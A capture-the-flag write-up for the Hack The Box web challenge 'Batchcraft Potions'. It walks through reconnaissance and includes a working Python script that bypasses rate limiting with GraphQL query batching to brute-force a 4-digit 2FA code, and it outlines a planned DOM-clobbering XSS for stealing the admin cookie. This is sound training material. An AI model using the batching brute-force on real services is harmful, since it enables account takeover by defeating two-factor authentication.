🚩 HTB - Batchcraft Potions
Executive Summary
- OS: Linux
- Key Technique: The challenge requires chaining a GraphQL query batching attack to bypass HTTP rate limits and brute-force a OTP 2FA token. Post-authentication, the attacker exploits an HTML injection vulnerability within the page’s metadata to inject a highly restrictive Content-Security-Policy (CSP). This CSP is used to block a specific internal script from loading, deliberately leaving a global variable uninitialized. The attacker then leverages DOM Clobbering via a DOMPurify-sanitized input field to hijack the undefined variable, tricking the remaining client-side logic into evaluating a malicious DOM attribute, which leads to XSS and exfiltration of the admin session cookie.
- Status:
Completed
Reconnaissance
Semgrep Scan

Running semgrep on the project we can see there is a bot.js file, hinting this might be an XSS or SSRF challenge,
Other than that, not many things is found.
Configurations
This what I found inside the entrypoint.sh file:

The user batchcraftpotions can do anything with the database. This user also have the password batchcraftpotions.
The application was using Nginx as its reverse proxy, let’s take a look at its configuration.


The Nginx reverse proxy implements rate limiting, the Host header is a little weird but upon checking the syntax of the nginx config inside the docker container everything appears to be fine.
The configuration file also reveal that there is a GraphQL endpoint, maybe there is a SQL injection vulnerability?
The /graphqlendpoint was rate limited to 20 requests per minutes. The application was using Express as its web server. I’ve faced a similar setup in the UMassCTF - Turncoat’s Treasure challenge.

Maybe if we use/graphQL instead of /graphql we maybe able to bypass the rate limiting?

However, unlike what we suspected, the application was configured to handle the case-sensitivity correctly.

Taking a look into the installed dependencies of the application, we can see several red flags:
-
Nunjuck 3.2.3 is vulnerable to XSS, more info here. Inside the
index.jsfile theautoescapeoption is also set toTrue!
-
DOMpurify is installed, so maybe there is a DOMpurify bypass?
The page implement a bot.js file that runs a robot acting as the admin checking for products.

The ID is injected directly into the URL, if we can control the id we can lead the admin to a malicious page that we control.
First Look

The website is like witches’ potions market, it sells various kind of magical potions. The challenge descriptions gives us a pair of credentials vendor53:PotionsFTW!. Logging in using the credential, we face the 2FA page that the description talks about:

Sending a test OTP and observe the traffic we can see this:

Spamming sending the request will trigger the rate limiting.

Bypass OTP
Checking the GraphqlHelper.js file, we can see that the /graphql backend serves only 2 actions that is logging in and OTP checking

In GraphQL, a query is used for retrieving data (like a GET request) and a mutation is used to perform tasks (kind of like a POST or a PUT request).

The OTPHelper.js file reveals that the OTP is actually just a 4 digit random number string, this is far weaker than the traditional 6-digit OTP that we normally see in normal applications.
The OTP is susceptible to brute-force attack (since there are only 10000 combinations of 4-digit OTP). However, the rate limiting at the /graphql endpoint is a problem.
To bypass this, we can perform something called GraphQL batching attack.

What is does, basically, is to put multiple queries inside a single request and the backend process all of them at the same time. My leverage this, we can send to the backend multiple GraphQL requests, each is a batch of, say, 1000 OTP queries. And by sending only 10 of such requests, we’re guaranteed to find the correct OTP and bypass the 2FA while does not trigger the 20-request-per-minute limit.
For this exploit, I decide to write a Python script to automate the process.
import requests
import time

BASE = "http://localhost:1337"
session = requests.Session()

def login(session):
    print(f"[*] Logging in as vendor53...")
    login_query = """
    mutation {      LoginUser(username: "vendor53", password: "PotionsFTW!") {        message        token      }    }    """    try:
        response = session.post(f"{BASE}/graphql", json={"query": login_query})
        data = response.json()
        if "data" in data and data["data"]["LoginUser"]:
            print(f"[+] Login successful!")
            return session
        else:
            print("[-] Login failed.")
            exit(-1)
    except Exception as e:
        print(f"[-] Login request failed: {e}")
        exit(-1)


def bypass_OTP(session):
    batch_size = 1000

    for start in range(0, 10000, batch_size):
        end = min(start + batch_size, 10000)
        graphql_query = "mutation { "
        for i in range(start, end):
            pin = f"{i:04d}"
            graphql_query += f'try{pin}: verify2FA(otp: "{pin}") {{ message, token }} '
        graphql_query += "}"

        try:
            response = session.post(BASE + '/graphql', json={"query": graphql_query})
            if "token" in response.text:
                data = response.json()
                for alias, result in data.get("data", {}).items():
                    if result is not None:
                        print(f"[+] SUCCESS! Correct OTP is: {alias.replace('try', '')}")
                        return session
        except Exception as e:
            print(f"[-] Something went wrong: {e}")
        time.sleep(0.5)

    print("\n[-] FAILURE! No OTP was found.")
    exit(-1)

session = login(session)
session = bypass_OTP(session)
print(session.cookies)
The result:

DOM Clobbering into XSS
Ever since the reconnaissance, we already see many signs signalling this challenge to be hinting towards some sort of cross-site scripting.
Using the cookie we got from OTP brute-forcing, we can access an endpoint called /dashboard of vendor53.
